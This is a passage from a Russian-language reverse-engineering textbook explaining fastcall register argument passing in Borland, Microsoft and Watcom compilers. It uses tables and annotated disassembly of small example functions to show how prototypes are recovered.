    ; Выталкиваем восемь байт со стека. ОК, теперь мы знаем все необходимое
    ; для восстановления прототипа нашей процедуры. Он выглядит так:
    ; MyProc(a:Byte, b:Word, c:String);

MyProc  endp
```

Да, хитрым оказался Turbo Pascal! Анализ откомпилированной с его помощью программы преподнес нам один очень важный урок — никогда нельзя быть уверенным, что функция выталкивает все переданные ей аргументы из стека, и уж тем более нельзя определять количество аргументов по числу снимаемых со стека машинных слов!

Соглашения о быстрых вызовах — fastcall

Какой бы непроизводительной передача аргументов через стек ни была, а типы вызовов `stdcall` и `cdecl` стандартизированы, поэтому хочешь — не хочешь, а их надо соблюдать. Иначе, модули, скомпилированные одним компилятором (например, библиотеки), окажутся несовместимыми с модулями, скомпилированными другими компиляторами. Впрочем, если вызываемая функция компилируется тем же самым компилятором, что и вызывающая, — придерживаться типовых соглашений ни к чему и можно воспользоваться более эффективной передачей аргументов через регистры.

Многие начинающие программисты удивляются: а почему передача аргументов через регистры до сих пор не стандартизирована и вряд ли когда будет стандартизирована вообще? Ответ: а кем бы она могла бы быть стандартизирована? Комитетами по стандартизации C и C++? Нет, конечно! — все платформенно-зависимые решения оставляются на откуп разработчикам компиляторов — каждый из них волен реализовывать их по-своему или не реализовывать вообще. "Хорошо, уговорили", — не согласится иной читатель, "но что мешает разработчикам компиляторов

одной конкретной платформы договориться об общих соглашениях. Ведь договорились же они передавать возвращенное функцией значение через `[E]AX:[[E]DX]`, хотя в стандарте о конкретных регистрах вообще ничего не говорится".

Ну, отчасти разработчики и договорись: большинство 16-разрядных компиляторов придерживалось общих соглашений (хотя об этом не сильно трубилось вслух), но без претензий на совместимость друг с другом. Быстрый вызов — он на то и называется быстрым, чтобы обеспечить максимальную производительность. Техника же оптимизации не стоит на месте и вводить стандарт — это все равно, что привязывать гирю к ноге. С другой стороны, средний выигрыш от передачи аргументов через регистры составляет единичные проценты, — вот многие разработчики компиляторов и отказываются от скорости в пользу простоты реализации. К тому же, если так критична производительность — используйте встраиваемые функции.

Впрочем, все эти рассуждения интересны в первую очередь программистам, исследователей же программ волнует не эффективность, а восстановление прототипов функций. Можно ли узнать, какие аргументы принимает `fastcall`-функция, не анализируя ее код (т. е. смотря только на вызывающую функцию)? Чрезвычайно популярный ответ *"Нет, это невозможно, поскольку компилятор передает аргументы в наиболее "удобных" регистрах"* неправилен, и говорящий так наглядно демонстрирует свое полное непонимание техники компиляции.

Существует такой термин, как "единица трансляции", — в зависимости от реализации компилятор может либо транслировать весь текст программы целиком (что весьма накладно, т. к. придется хранить в памяти все дерево синтаксического разбора), либо транслировать каждую функцию по отдельности, сохраняя в памяти лишь ее имя и ссылку на сгенерированный для нее код. Компиляторы первого типа крайне редки. Компиляторы второго типа более производительны, требуют меньше памяти, проще в реализации. Иными словами, всем они хороши, за исключением полной неспособности к "сквозной" оптимизации, — каждая функция оптимизируется "персонально" и независимо от другой. Поэтому подобрать оптимальные регистры для передачи аргументов компилятор не может, так как он не знает, как с ними манипулирует вызываемая функция. Поскольку функции транслируются независимо, таким компиляторам приходится придерживаться общих соглашений, даже если это и невыгодно.

Таким образом, зная "почерк" конкретного компилятора, восстановить прототип функции можно без труда.

Borland C++

Borland C++ 3.x осуществляет передачу аргументов через регистры: `AX` (`AL`), `DX` (`DL`), `BX` (`BL`), а когда регистры кончаются, аргументы начинают засылаться в стек, заносясь в него слева направо и выталкиваясь самой вызываемой функцией (как и в случае `stdcall`).

Схема передачи аргументов довольно интересна — компилятор не закрепляет за каждым аргументом "своих" регистров, вместо этого он предоставляет свободный доступ каждому из них к "стопке" кандидатов, уложенных в порядке предпочтения. Каждый аргумент снимает со стопки столько регистров, сколько ему требуется, а когда стопка исчерпается — тогда придется отправляться в стек. Исключение составляет тип `long int`, всегда передаваемый через `DX:AX` (причем в `DX` передается старшее слово), а если это невозможно — то через стек.

Если каждый аргумент занимает не более 16 бит (как обычно и происходит), то первый слева аргумент помещается в `AX` (`AL`), второй — в `DX` (`DL`), третий — в `BX` (`BL`). Если же первый слева аргумент имеет тип `long int`, то он снимает со стопки сразу два регистра — `DX:AX`, тогда второму аргументу остается регистр `BX` (`BL`), а третьему — и вовсе ничего (и тогда он передается через стек). Когда же `long int` передается вторым аргументом, он отправляется в стек, так как необходимый ему регистр `AX` уже занят первым аргументом, третий же аргумент передается через `DX`. Наконец, будучи третьим слева аргументом, `long int` идет в стек, а первые два аргумента передаются через `AX` (`AL`) и `DX` (`DL`), соответственно.

Передача дальних указателей и вещественных значений всегда осуществляется через основной стек (а не стек сопроцессора, как иногда приходится слышать и как подсказывает здравый смысл).

Порядок предпочтений Borland C++ 3.x при передаче аргументов по соглашению `fastcall` кратко описан в табл. 19.1.

Таблица 19.1. *Порядок предпочтений Borland C++ 3.x при передаче аргументов по соглашению fastcall*

Тип	Предпочтения		
	1-й	2-й	3-й
`char`	`AL`	`DL`	`BL`
`int`	`AX`	`DX`	`BX`
`long int`	`DX:AX`		
Ближний указатель	`AX`	`DX`	`BX`
Дальний указатель	stack		
`float`	stack		
`double`	stack		

Borland C++ 5.x очень похож на своего предшественника — компилятор Borland C++ 3.*x*, за исключением того, что вместо регистра `BX` он отдает предпочтение регистру `CX`, и аргументы типа `int` и `long int` помещает в любой из подходящих 32-разрядных регистров, а не обязательно `DX:AX`. Впрочем, этого и следовало ожидать при переводе компилятора с 16- на 32-разрядный режим.

Порядок предпочтений Borland C++ 5.x при передаче аргументов по соглашению `fastcall` кратко описан в табл. 19.2.

Таблица 19.2. *Порядок предпочтений Borland C++ 5.x при передаче аргументов по соглашению fastcall*

Тип	Предпочтения		
	1-й	2-й	3-й
`char`	`AL`	`DL`	`CL`
`int`	`EAX`	`EDX`	`ECX`
`long int`	`EAX`	`EDX`	`ECX`
Ближний указатель	`EAX`	`EDX`	`ECX`
Дальний указатель	stack		
`float`	stack		
`double`	stack		

Microsoft C++

Microsoft C++ 6.0 ведет себя аналогично компилятору Borland C++ 3.*x*, за исключением того, что изменяет порядок предпочтений кандидатов для передачи указателей, выдвигая на первое место `BX`. И это — правильно, ибо ранние микропроцессоры 80x86 не поддерживали косвенную адресацию ни через `AX`, ни через `DX`, и переданное функции значение все равно приходилось передавать либо в `BX`, либо в `SI` или `DI`.

Порядок предпочтений компилятора Microsoft C++ 6.*x* при передаче аргументов по соглашению `fastcall` описан в табл. 19.3.

Таблица 19.3. *Порядок предпочтений Microsoft C++ 6.x при передаче аргументов по соглашению fastcall*

Тип	Предпочтения		
	1-й	2-й	3-й
char	AL	DL	BL
int	AX	DX	BX
long int	DX:AX		
Ближний указатель	BX	AX	DX
Дальний указатель	stack		
float	stack		
double	stack		

Microsoft Visual C++ 4.x — 6.x при возможности передает первый слева аргумент в регистре ECX, второй — в регистре EDX, а все остальные — через стек. Вещественные значения и дальние указатели всегда передаются через стек. Аргумент типа __int64 (нестандартный тип, 64-разрядное целое, введенный Microsoft) всегда передается через стек.

Если __int64 — первый слева аргумент, то второй аргумент передается через ECX, а третий — через EDX. Соответственно, если __int64 — второй аргумент, то первый передается через ECX, а третий — через EDX.

Порядок предпочтений Microsoft Visual C++ 4.x — 6.x при передаче аргументов по соглашению fastcall описан в табл. 19.4.

Таблица 19.4. *Порядок предпочтений Microsoft Visual C++ 4.x — 6.x при передаче аргументов по соглашению fastcall*

Тип	Предпочтения		
	1-й	2-й	3-й
char	CL	DL	--
int	ECX	EDX	--
__int64	stack		
long int	ECX		--
Ближний указатель	ECX	EDX	--
Дальний указатель	stack		--
float	stack		--
double	stack		--

Watcom C

Компилятор от Watcom сильно отличается от компиляторов от Borland и Microsoft. В частности, он не поддерживает ключевого слова fastcall (что, кстати, приводит к серьезным проблемам совместимости), но по умолчанию всегда стремится передавать аргументы через регистры. Вместо общепринятой "стопки предпочтений" Watcom жестко закрепляет за каждым аргументом свой регистр: за первым — EAX, за вторым — EDX, за третьим — EBX, за четвертым — ECX, причем, если какой-то аргумент в указанный регистр поместить не удается, он помещается в стек, как и *все остальные аргументы, находящиеся правее него*! В частности, типы float и double по умолчанию помещаются в стек основного процессора, что портит всю картину!

Схема передачи аргументов, по умолчанию используемая компилятором Watcom, кратко описана в табл. 19.5.

Таблица 19.5. *Схема передачи аргументов компилятором Watcom по умолчанию*

Тип	Аргумент			
	1-й	2-й	3-й	4-й
char	AL	DL	BL	CL
int	EAX	EDX	EBX	ECX
long int	EAX	EDX	EBX	ECX
Ближний указатель	ECX	EDX	EBX	ECX
Дальний указатель	stack	stack	stack	stack
float	stack CPU	stack CPU	stack CPU	stack CPU
	stack FPU	stack FPU	stack FPU	stack FPU
double	stack CPU	stack CPU	stack CPU	stack CPU
	stack FPU	stack FPU	stack FPU	stack FPU

При желании программист может "вручную" задать собственный порядок передачи аргументов, прибегнув к прагме `aux`, имеющей следующий формат: `#pragma aux` *`имя функции`* `parm [`*`перечь регистров`*`]`. Список допустимых регистров для каждого типа аргументов приведен в табл. 19.6.

Таблица 19.6. *Допустимые регистры для передачи различных типов аргументов в Watcom C*

Тип	Допустимые регистры					
char	EAX	EBX	ECX	EDX	ESI	EDI
int	EAX	EBX	ECX	EDX	ESI	EDI
long int	EAX	EBX	ECX	EDX	ESI	EDI
Ближний указатель	EAX	EBX	ECX	EDX	ESI	EDI
Дальний указатель	DX:EAX	CX:EBX	CX:EAX	CX:ESI	DX:EBX	DI:EAX
	CX:EDI	DX:ESI	DI:EBX	SI:EAX	CX:EDX	DX:EDI
	DI:ESI	SI:EBX	BX:EAX	FS:ECX	FS:EDX	FS:EDI
	FS:ESI	FS:EBX	FS:EAX	GS:ECX	GS:EDX	GS:EDI
	GS:ESI	GS:EBX	GS:EAX	DS:ECX	DS:EDX	DS:EDI
	DS:ESI	DS:EBX	DS:EAX	ES:ECX	ES:EDX	ES:EDI
	ES:ESI	ES:EBX	ES:EAX			
float	8087	???	???	???	???	???
double	8087	EDX:EAX	ECX:EBX	ECX:EAX	ECX:ESI	EDX:EBX
	EDI:EAX	ECX:EDI	EDX:ESI	EDI:EBX	ESI:EAX	ECX:EDX
	EDX:EDI	EDI:ESI	ESI:EBX	EBX:EAX		

Несколько пояснений — во-первых, аргументы типа `char` передаются не в 8-, а в 32-разрядных регистрах, во-вторых, бросается в глаза неожиданно большое количество возможных пар регистров для передачи дальнего указателя, причем сегмент может передаваться не только в сегментных регистрах, но и 16-разрядных регистрах общего назначения.

Вещественные аргументы могут передаваться через стек сопроцессора — для этого достаточно лишь указать `8087` вместо названия регистра и обязательно скомпилировать программу с ключом `-7` (или `-fpi, -fpu87`), показывая компилятору, что инструкции сопроцессора разрешены. В документации по Watcom сообщается, что аргументы типа `double` могут также передаваться и через пары 32-разрядных регистров общего назначения.

Таким образом, при исследовании программ, откомпилированных компилятором Watcom, необходимо быть готовыми к тому, что аргументы могут передаваться практически в любых регистрах, какие только заблагорассудится использовать программисту.

Идентификация передачи и приема регистров

Поскольку вызываемая и вызывающая функции вынуждены придерживаться общих соглашений при передаче аргументов через регистры, компилятору приходится помещать аргументы в те регистры, в каких их ожидает вызываемая функция. В результате, перед каждой функций, следующей соглашению `fastcall`, появляется код, "тасующий" содержимое регистров строго определенным образом. Каким — это уже зависит от конкретного компилятора. Наиболее популярные схемы передачи аргументов уже были рассмотрены ранее, не будем здесь возвращаться к этому вопросу. Если же "ваш" компилятор отсутствует в списке (что вполне вероятно, — компиляторы сейчас растут как грибы после дождя), попробуйте установить его "характер" экспериментальным путем самостоятельно или загляните в документацию. Вообще-то разработчики, за редким исключением, не раскрывают подобных тонкостей (причем даже не из-за желания утаить это в тайне, просто если документировать каждый байт компилятора, полный комплект документации станет неподъемным). Однако возможно, вам и повезет. Если же нет, — не беда! Данный вопрос будет подробно обсуждаться в разделе *"Техника исследования характера передачи аргументов неизвестным компилятором"* далее в данной главе.

Анализом кода вызывающей функции не всегда можно распознать передачу аргументов через регистры (ну, разве что их инициализация будет слишком наглядна), поэтому приходится обращаться непосредственно к вызываемой функции. Регистры, сохраняемые в стеке сразу после получения управления функцией, в подавляющем большинстве случаев не являются регистрами, передающими аргументы, и из списка "кандидатов" их можно вычеркнуть. Среди оставшихся смотрим — есть ли такие, содержимое которых используется без явной инициализации. В первом приближении через эти регистры функция и принимает аргументы. При детальном же рассмотрении проблемы всплывает несколько оговорок. Во-первых, через регистры могут передаваться (и очень часто передаются) неявные аргументы функции — указатель `this`, указатели на виртуальные таблицы объекта и т. д. Во-вторых, если программист, надеясь на то, что значение переменной после объявления должно быть равно нулю, забывает об инициализации, а компилятор помещает ее в регистр, то при анализе программы она может быть принята за аргумент функции, передаваемый через регистр. Самое интересное заключается в том, что этот регистр может по случайному стечению обстоятельств явно инициализироваться вызывающей функцией. Пусть, например, программист перед этим вызывал некоторую функцию, возвращаемого значения которой (помещаемого компилятором в `EAX`) не использовал, а компилятор поместил неинициализированную переменную в `EAX`. Причем если функция при своем нормальном завершении возвращает нуль (как часто и бывает), то программа может и работать… Чтобы выявить такой баг, исследователю придется проанализировать алгоритм — действительно ли в `EAX` помещается код успешности завершения функции или же имеет место "наложение" переменных?

Впрочем, если откинуть "клинические" случаи, передача аргументов через регистры не сильно усложняет анализ, в чем мы сейчас и убедимся.

Практическое исследование механизма передачи аргументов через регистры

Для закрепления всего только что сказанного, давайте рассмотрим пример, приведенный в листинге 19.15. Обратите внимание на директивы условной компиляции, вставленные для совместимости с различными компиляторами.

Листинг 19.15. Пример, иллюстрирующий передачу аргументов через регистры

```
#include <stdio.h>
#include <string>

#if defined(__BORLANDC__) || defined (_MSC_VER)
```

```
// Эта ветка компилируется только компиляторами Borland C++ и Microsoft C++,
// поддерживающими ключевое слово fastcall.
__fastcall
#endif

// Функция MyFunc с различными типами аргументов для демонстрации механизма
// их передачи.
MyFunc(char a, int b, long int c, int d)
{

#if defined(__WATCOMC__)
// А эта ветка специально предназначена для WATCOM C.
// Прагма aux принудительно задает порядок передачи аргументов через
// следующие регистры: EAX ESI EDI EBX.
#pragma aux MyFunc parm [EAX] [ESI] [EDI] [EBX];
#endif
        return a+b+c+d;
}

main()
{

        printf("%x\n",MyFunc(0x1,0x2,0x3,0x4));
        return 0;
}
```

Результат компиляции этого примера компилятором Microsoft Visual C++ 6.0 должен выглядеть так, как показано в листинге 19.16.

Листинг 19.16. Дизассемблированный код примера (листинг 19.15), иллюстрирующего передачу аргументов через регистры, скомпилированного с помощью Microsoft Visual C++ 6.0

```
main  proc   near                                  ; CODE XREF: start+AF↓p
    push   ebp
    mov    ebp, esp

    push   4
    push   3
    ; Аргументы, которым не хватило регистров, передаются через стек,
    ; заносясь туда справа налево, и вычищает их оттуда вызываемая функция
    ; (т. е. все происходит как по stdcall-соглашению).

    mov    edx, 2
    ; Через EDX передается второй слева аргумент.
    ; Легко определить его тип — это int. Т.е. это явно не char,
    ; но и не указатель (2-странное значение для указателя).

    mov    cl, 1
    ; Через cl передается первый слева аргумент типа char
    ;(лишь у переменных типа char размер 8 бит).

    call   MyFunc
    ; Уже можно восстановить прототип функции MyFunc(char, int, int, int).
    ; Да, мы ошиблись и тип long int приняли за int, но, поскольку в
    ; компиляторе Microsoft Visual C++ эти типы идентичны, такой ошибкой
    ; можно пренебречь.
```

```
    push    eax
    ; Передаем полученный результат функции printf.

    push    offset asc_406030                   ; "%x\n"
    call    _printf
    add     esp, 8

    xor     eax, eax
    pop     ebp
    retn
main    endp

MyFunc    proc    near                          ; CODE XREF: main+E↑p

var_8 = dword ptr -8
var_4 = byte ptr -4

arg_0 = dword ptr  8
arg_4 = dword ptr  0Ch
; Через стек функции передавались лишь два аргумента, и они были успешно
; распознаны IDA Pro.

    push    ebp
    mov     ebp, esp
    sub     esp, 8
    ; Резервируем 8 байт для локальных переменных.

    mov     [ebp+var_8], edx
    ; Регистр EDX не был явно инициализирован до загрузки в
    ; локальную переменную var_8. Значит, он используется для передачи
    ; аргументов! Поскольку эта программа была скомпилирована компилятором
    ; Microsoft Visual C, а он, как известно, передает аргументы в регистрах
    ; ECX:EDX, можно сделать вывод, что мы имеем дело со вторым, считая
    ; слева, аргументом функции, и где-то далее по тексту нам должно
    ; встретиться обращение к ECX — первому слева аргументу функции.
    ; (Хотя не обязательно — первый аргумент функцией
    ; может и не использоваться).

    mov     [ebp+var_4], cl
    ; Действительно, обращение к CL не заставило долго себя ждать.
    ; Поскольку через CL передается тип char, то, вероятно, первый аргумент
    ; функции — char. Некоторая неуверенность вызвана тем, что функция может
    ; просто обращаться к младшему байту аргумента типа int.
    ; Однако посмотрев на код вызывающей функции, мы можем убедиться, что
    ; функции передается именно char, а не int. Попутно отметим недостаток
    ; компилятора — стоило ли передавать аргументы через
    ; регистры, чтобы тут же заслать их в локальные переменные!
    ; Ведь обращение к памяти ликвидирует всю выгоду от быстрого вызова!
    ; Такой "быстрый" вызов быстрым даже язык не поворачивается назвать.

    movsx   eax, [ebp+var_4]
    ; В EAX загружается первый слева аргумент, переданный через CL, типа
    ; char со знаковым расширением до двойного слова. Значит, это
    ; signed char (т. е. char по умолчанию для Microsoft Visual C++).

    add     eax, [ebp+var_8]
```

```
    ; Складываем EAX со вторым слева аргументом.

    add     eax, [ebp+arg_0]
    ; Складываем результат предыдущего сложения с третьим слева аргументом,
    ; переданным через стек…

    add     eax, [ebp+arg_4]
    ; …и все это складываем с четвертым аргументом,
    ; также переданным через стек.

    mov     esp, ebp
    pop     ebp
    ; Закрываем кадр стека.

    retn    8
    ; Чистим за собой стек, как и положено по fastcall-соглашению.

MyFunc  endp
```

А теперь сравним это с результатом компиляции Borland C++ (листинг 19.17).

Листинг 19.17. Дизассемблированный код примера (листинга 19.15), иллюстрирующего передачу аргументов через регистры, скомпилированного с помощью Borland C++

```
; int __cdecl main(int argc,const char **argv,const char *envp)
_main   proc   near                     ; DATA XREF: DATA:00407044↓o

Argc = dword ptr  8
Argv = dword ptr  0Ch
Envp = dword ptr  10h

    push    ebp
    mov     ebp, esp

    push    4
    ; Передаем аргумент через стек. Скосив глаза вниз, мы обнаруживаем явную
    ; инициализацию регистров ECX, EDX, AL. Для четвертого аргумента
    ; регистров не хватило, и его пришлось передавать через стек. Значит,
    ; четвертый слева аргумент функции — 0x4.

    mov     ecx, 3
    mov     edx, 2
    mov     al,  1
    ; Этот код не может быть ничем иным, как передачей аргументов через
    ; регистры.

    call    MyFunc

    push    eax
    push    offset unk_407074                   ; format
    call    _printf
    add     esp, 8

    xor     eax, eax

    pop     ebp
```

```
    retn
_main    endp

MyFunc   proc   near                          ; CODE XREF: _main+11↑p

arg_0 = dword ptr  8
; Через стек функции передавался лишь один аргумент.

    push   ebp
    mov    ebp, esp
    ; Открываем кадр стека.

    movsx  eax, al
    ; Borland сгенерировал более оптимальный код, чем Microsoft, не помещая
    ; регистр в локальную переменную и экономя тем самым память. Впрочем,
    ; если бы был задан соответствующий ключ оптимизации,
    ; Microsoft Visual C++ поступил бы точно так же.
    ; Обратите внимание еще и на то, что Borland обрабатывает аргументы
    ; в выражениях слева направо в порядке их перечисления в прототипе
    ; функции, в то время как Microsoft Visual C++ поступает наоборот.

    add    edx, eax
    add    ecx, edx
    ; Регистры EDX и CX не были инициализированы, значит, в них функции были
    ; переданы аргументы.

    mov    edx, [ebp+arg_0]
    ; Загружаем в EDX последний аргумент функции, переданный через стек…

    add    ecx, edx
    ; …складываем еще раз.

    mov    eax, ecx
    ; Передаем в EAX (в EAX функция возвращает результат своего завершения).

    pop    ebp
    retn   4
    ; Вычищаем за собой стек.

MyFunc   endp
```

Наконец, результат компиляции этого же примера с помощью Watcom C должен выглядеть так, как показано в листинге 19.18.

Листинг 19.18. Дизассемблированный код примера (листинг 19.15), иллюстрирующего передачу аргументов через регистры, скомпилированного с помощью Watcom C

```
main_   proc  near                            ; CODE XREF: __CMain+40↓p
    push   18h
    call   __CHK
    ; Проверка стека на переполнение.

    push   ebx
    push   esi
    push   edi
    ; Сохраняем регистры в стеке.
```

```
    mov     ebx, 4
    mov     edi, 3
    mov     esi, 2
    mov     eax, 1
    ; Смотрите, аргументы передаются через те регистры, которые мы указали!
    ; Более того, отметьте, что первый аргумент типа char передается через
    ; 32-разрядный регистр EAX! Такое поведение WATCOM чрезвычайно
    ; затрудняет восстановление прототипов функций! В данном случае
    ; присвоение регистрам значений происходит согласно порядку объявления
    ; аргументов в прототипе функции, считая справа.
    ; Но так, увы, бывает далеко не всегда.

    call    MyFunc

    push    eax
    push    offset unk_420004
    call    printf_

    add     esp, 8
    xor     eax, eax
    pop     edi
    pop     esi
    pop     ebx
    retn
main_   endp

MyFunc  proc    near                            ; CODE XREF: main_+21↑p
; Функция не принимает через стек ни одного аргумента.

    push    4
    call    __CHK

    and     eax, 0FFh
    ; Обнуление старших двадцати четырех бит вкупе с обращением к регистру
    ; до его инициализации наводит на мысль, что через EAX передается тип
    ; char. Какой это аргумент мы сказать не можем, увы...

    add     esi, eax
    ; Регистр ESI не был инициализирован нашей функцией, следовательно,
    ; через него передается аргумент типа int. Можно предположить, что
    ; это — второй слева аргумент в прототипе функции, т. к. (если ничто
    ; не препятствует), регистры в вызывающей функции инициализируются
    ; согласно их порядку перечисления в прототипе, считая справа, а
    ; выражения вычисляются слева направо.
    ; Разумеется, подлинный порядок следования аргументов некритичен, но
    ; все-таки приятно, если удается его восстановить.

    lea     eax, [esi+edi]
    ; Вы думаете, что в EAX загружается указатель?
    ; А ESI и EDI переданные функции — также указатели? EAX с его
    ; типом char становится очень похожим на индекс...
    ; Увы! Компилятор WATCOM слишком хитер и при анализе программ,
    ; скомпилированных с его помощью, очень легко впасть в грубые ошибки.
    ; Да, EAX — это указатель, в том смысле, что LEA используется для
    ; вычисления суммы ESI и EDI, но обращения к памяти по этому указателю
```

```
    ; не происходит ни в вызывающей, ни в вызываемой функции. Следовательно,
    ; аргументы функции — не указатели, а константы!

    add     eax, ebx
    ; Аналогично — EDX содержит в себе аргумент, переданный функции.
    ; Итак, прототип функции должен быть выглядеть так:
    ; MyFunc(char a, int b, int c, int d)
    ; Однако порядок следования аргументов может быть и иным...

    retn
MyFunc    endp
```

Как видите, в передаче аргументов через регистры ничего особенно сложного нет, можно даже восстановить подлинный прототип вызываемой функции. Однако ситуация, рассмотренная только что, достаточно идеализирована, и в реальных программах передача одних лишь непосредственных значений встречается редко. Давайте же теперь, освоившись с быстрыми вызовами, дизассемблируем более трудный пример, приведенный в листинге 19.19.

Листинг 19.19. Трудный пример с fastcall

```
#if defined(__BORLANDC__) || defined (_MSC_VER)
__fastcall
#endif
MyFunc(char a, int *b, int c)
{
#if defined(__WATCOMC__)
#pragma aux MyFunc parm [EAX] [EBX] [ECX];
#endif
        return a+b[0]+c;
}

main()
{
        int a=2;
        printf("%x\n",MyFunc(strlen("1"),&a,strlen("333")));
}
```

Результат компиляции примера, приведенного в листинге 19.19, с помощью Microsoft Visual C++ должен выглядеть так, как показано в листинге 19.20.

Листинг 19.20. Результат компиляции сложного примера с fastcall (листинг 19.19) с помощью компилятора Microsoft Visual C++

```
main      proc              near              ; CODE XREF: start+AF↓p

var_4 = dword ptr -4

    push    ebp
    mov     ebp, esp
    ; Открываем кадр стека.

    push    ecx
    push    esi
    ; Сохраняем регистры в стеке.

    mov     [ebp+var_4], 2
```

```
; Присваиваем локальной переменной var_4 типа int значение 2.
; Тип определяется на основе того, что переменная занимает 4 байта[7].

push    offset a333                     ; const char *
; Передаем функции strlen указатель на строку "333".
; Аргументы функции MyFunc, как и положено, передаются справа налево.

call    _strlen
add     esp, 4

push    eax
; Здесь — либо мы сохраняем возвращенное функцией значение в стеке,
; либо передаем его следующей функции.

lea     esi, [ebp+var_4]
; В ESI заносим указатель на локальную переменную var_4.

push    offset a1                       ; const char *
; Передаем функции strlen указатель на строку "1".

call    _strlen
add     esp, 4

mov     cl, al
; Возвращенное значение копируется в регистр CL, а ниже инициализируется
; EDX. Поскольку, ECX:EDX используются для передачи аргументов
; fastcall-функциям, инициализация этих двух регистров перед вызовом
; функции явно не случайна! Можно предположить, что через CL передается
; крайний левый аргумент типа char.

mov     edx, esi
; В ESI содержится указатель на var_4, следовательно, второй аргумент
; функции, типа int, заносимый в EDX, передается по ссылке.

call    MyFunc
; Предварительный прототип функции выглядит так:
; MyFunc(char *a, int *b, inc c)
; Откуда взялся аргумент c? А помните, выше в стек был помещен EAX и
; ни до вызова функции, ни после так и не был вытолкнут? Впрочем, чтобы
; убедиться в этом окончательно, требуется посмотреть, сколько байт со
; стека снимает вызываемая функция.
; Обратите также внимание и на то, что значения, возвращенные функцией
; strlen, не заносились в локальные переменные, а передавались
; непосредственно MyFunc. Это наводит на мысль, что исходный код
; программы выглядел так:
; MyFunc(strlen("1"),&var_4,strlen("333"));
; Хотя, впрочем, не факт, — компилятор мог оптимизировать код, выкинув
; локальную переменную, если она нигде более не используется. Однако
; во-первых, судя по коду вызываемой функции, компилятор работает без
; оптимизации, а во-вторых, если значения, возвращенные функциями
; strlen, используются один-единственный раз в качестве аргумента
; MyFunc, то помещение их в локальную переменную — большая глупость,
; только затуманивающая суть программы. Тем более, что исследователю
```

[7] Более подробную информацию можно найти в *главе 21, "Идентификация локальных стековых переменных"*.

```
    ; важно не восстановить подлинный исходный код, а понять его алгоритм.

    push   eax
    push   offset asc_406038                ; "%x\n"
    call   _printf
    add    esp, 8

    pop    esi

    mov    esp, ebp
    pop    ebp
    ; Закрываем кадр стека.

    retn
main    endp

MyFunc    proc   near                       ; CODE XREF: main+2E↑p

var_8 = dword ptr -8
var_4 = byte ptr -4
arg_0 = dword ptr  8
; Функция принимает один аргумент — значит, это и есть
; тот EAX, занесенный в стек.

    push   ebp
    mov    ebp, esp
    ; Открываем кадр стека.

    sub    esp, 8
    ; Резервируем восемь байт под локальные переменные.

    mov    [ebp+var_8], edx
    ; Поскольку EDX используется без явной инициализации, очевидно,
    ; через него передается второй слева аргумент функции
    ; (согласно соглашению fastcall компилятора Microsoft Visual C++).
    ; Из анализа кода вызывающей функции мы уже знаем,
    ; что в EDX помещается указатель на var_4, следовательно,
    ; var_8 теперь содержит указатель на var_4.

    mov     [ebp+var_4], cl
    ; Через CL передается самый левый аргумент функции типа char и тут же
    ; заносится в локальную переменную var_4.

    movsx   eax, [ebp+var_4]
    ; Переменная var_4 расширяется до signed int.

    mov     ecx, [ebp+var_8]
    ; В регистр ECX загружается содержимое указателя var_8, переданного
    ; через EDX. Действительно, как мы помним, через EDX функции
    ; передавался указатель.

    add     eax, [ecx]
    ; Складываем EAX (хранит первый слева аргумент функции) с содержимым
    ; ячейки памяти, на которую указывает указатель ECX
    ; (второй слева аргумент).

    add     eax, [ebp+arg_0]
```

```
    ; А вот и обращение к тому аргументу функции, что был передан через стек.

    mov     esp, ebp
    pop     ebp
    ; Закрываем кадр стека.

    retn    4
    ; Функции был передан 1 аргумент через стек.

MyFunc  endp
```

Просто? Просто! Тогда рассмотрим результат творчества Borland C++, который должен выглядеть так, как показано в листинге 19.21.

Листинг 19.21. Результат компиляции сложного примера с fastcall (листинг 19.19) с помощью компилятора Borland C++

```
; int __cdecl main(int argc,const char **argv,const char *envp)
_main   proc    near                    ; DATA XREF: DATA:00407044↓o

var_4 = dword ptr -4
Argc  = dword ptr  8
Argv  = dword ptr  0Ch
Envp  = dword ptr  10h

    push    ebp
    mov     ebp, esp
    ; Открываем кадр стека.

    push    ecx
    ; Сохраняем ECX... Постойте! Это что-то новое! В прошлых примерах
    ; Borland никогда не сохранял ECX при входе в функцию. Очень похоже, что
    ; через ECX функции был передан какой-то аргумент, и теперь она передает
    ; его другой функции через стек.
    ; Увы, каким бы убедительным такое решение ни выглядело, оно неверно!
    ; Компилятор просто резервирует под локальные переменные четыре байта.
    ; Почему? Откуда это следует? Смотрите: IDA распознала одну локальную
    ; переменную var_4, но память под нее явно не резервировалась, во всяком
    ; случае команды SUB ESP,4 не было. Постой-ка, постой, но ведь PUSH ECX
    ; как раз и приводит к уменьшению регистра ESP на четыре!
    ; Ох, уж эта оптимизация!

    mov     [ebp+var_4], 2
    ; Заносим в локальную переменную значение 2.

    push    offset a333                     ; s
    ; Передаем функции strlen указатель на строку "333".

    call    _strlen
    pop     ecx
    ; Выталкиваем аргумент из стека.

    push    eax
    ; Здесь — либо мы передаем возращенное функцией strlen значение
    ; следующей функции как стековый аргумент, либо временно сохраняем EAX
    ; в стеке (позже выяснится, что справедливо последнее предположение).
```

```
    push    offset a1                           ; s
    ; Передаем функции strlen указатель на строку "1".

    call    _strlen
    pop                         ecx
    ; Выталкиваем аргумент из стека.

    lea     edx, [ebp+var_4]
    ; Загружаем в EDX смещение локальной переменной var_4.

    pop     ecx
    ; Что-то выталкиваем из стека, но что именно? Прокручивая экран
    ; дизассемблера вверх, находим, что последним в стек заносился EAX,
    ; содержащий значение, возвращенное функцией strlen("333").
    ; Теперь оно помещается в регистр ECX
    ; (как мы помним, Borland передает через него второй слева аргумент).
    ; Попутно отметим для любителей fastcall: не всегда это соглашение
    ; приводит к ожидаемому ускорению вызова, — у Intel 80x86 слишком мало
    ; регистров, и их то и дело приходится сохранять в стеке.
    ; Передача аргумента через стек потребовала бы всего одного обращения:
    ; PUSH EAX. Здесь же мы наблюдаем два — PUSH EAX и POP ECX!

    call    MyFunc
    ; При восстановлении прототипа функции не забудьте о регистре EAX, — он
    ; не инициализируется явно, но хранит значение, возвращенное последним
    ; вызовом strlen. Поскольку, компилятор Borland C++ 5.x использует
    ; следующий список предпочтений: EAX, EDX, ECX, можно сделать вывод, что
    ; в EAX передается первый слева аргумент функции, а два остальных — в EDX
    ; и ECX соответственно. Обратите внимание и на то, что Borland C++,
    ; в отличие от Microsoft Visual C++, обрабатывает аргументы не в порядке
    ; их перечисления, а сначала вычисляет значения всех функций,
    ; "выдергивая" их справа налево, и только потом переходит к переменным и
    ; константам. И в этом есть свой здравый смысл — функции
